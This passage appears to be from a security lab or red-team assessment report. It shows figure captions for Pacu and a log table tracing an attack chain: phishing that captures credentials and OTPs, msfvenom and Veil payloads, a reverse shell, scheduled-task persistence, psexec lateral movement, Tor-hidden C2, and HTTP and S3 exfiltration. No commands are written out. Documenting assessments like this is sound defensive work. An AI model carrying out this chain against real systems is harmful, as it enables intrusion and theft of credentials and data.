


Fig 1.35

Pacu Commands Executed




Fig 1.36 Pacu setup

For controlled security assessments that aim to test security postures, mimic actual attacks, and find flaws in IAM configurations, Pacu is perfect. Nonetheless, the AWS CLI or SDKs are advised for accurate resource management and endpoint-specific operations.




Fig 1.37 Atack Path

Log table

Phase	Host / Source	Tool(s)	Action / Event	
Recon (Cloud)	Attacker → Cloud	Pacu (S3 enumeration)	Enumerated S3 buckets and listed objects	
Recon (Network)	Attacker VM	Proxychains (curl via proxy)	Performed external reconnaissance through a proxy to discover IPs	
Recon (DNS)	Victim	tcpdump (DNS capture)	Captured DNS queries for a newly registered phishing domain	
Delivery (Phishing)	Attacker → Victim	PyPhisher / GoPhish	Generated phishing URL and sent it to the target; credentials were captured	
Delivery (Phishing)	Victim	PyPhisher	Victim submitted email/password and an OTP; then was redirected to the real site	
Weaponize / Payload	Attacker	msfvenom (payload generation)	Created backdoor payloads and multiple payload variants	

Obfuscation (Evasion)	Attacker	Veil / Veil-Evasion	Produced an obfuscated payload to evade detection	
Delivery (Transfer)	Attacker → Victim	SCP / file transfer tools	Uploaded the payload to the victim's download location	
Execution / Access	Victim	PowerShell / netcat (execution / listener)	Executed backdoor and established a reverse connection to the attacker	
Persistence	Victim	schtasks (Windows Task Scheduler)	Created a scheduled task ("Updater") running as SYSTEM for persistence	
Lateral Movement	Attacker → Target	Impacket (psexec)	Performed remote execution over SMB using admin shares	
Evasion (Network)	Attacker	Tor + Proxychains + Metasploit (C2 obscuring)	Routed C2 listener traffic through Tor/proxies to conceal the attacker host	
Execution / AV Evasion	Victim	Custom obfuscation (HX-encoded payload)	Executed an obfuscated binary that delayed heuristic detection	
Persistence / Scheduler	Victim	schtasks	Scheduled task executed the payload, confirming persistence	
Exfiltration (HTTP chunks)	Victim → Attacker Webserver	Caldera abilities / custom Python server	Sent hex-encoded data in chunks via HTTP to attacker-controlled server	
Cloud Privilege Abuse	Attacker	Pacu / AWS CLI	Created and assumed an over-privileged role, exported temp creds and listed IAM users	
Cloud Exfiltration (S3)	Attacker	AWS CLI (S3)	Uploaded a file to an attacker-controlled S3 bucket using assumed credentials	
Network (Outbound C2)	Victim	Proxychains / C2 (proxied egress)	Victim made proxied outbound connections to an attacker C2 domain	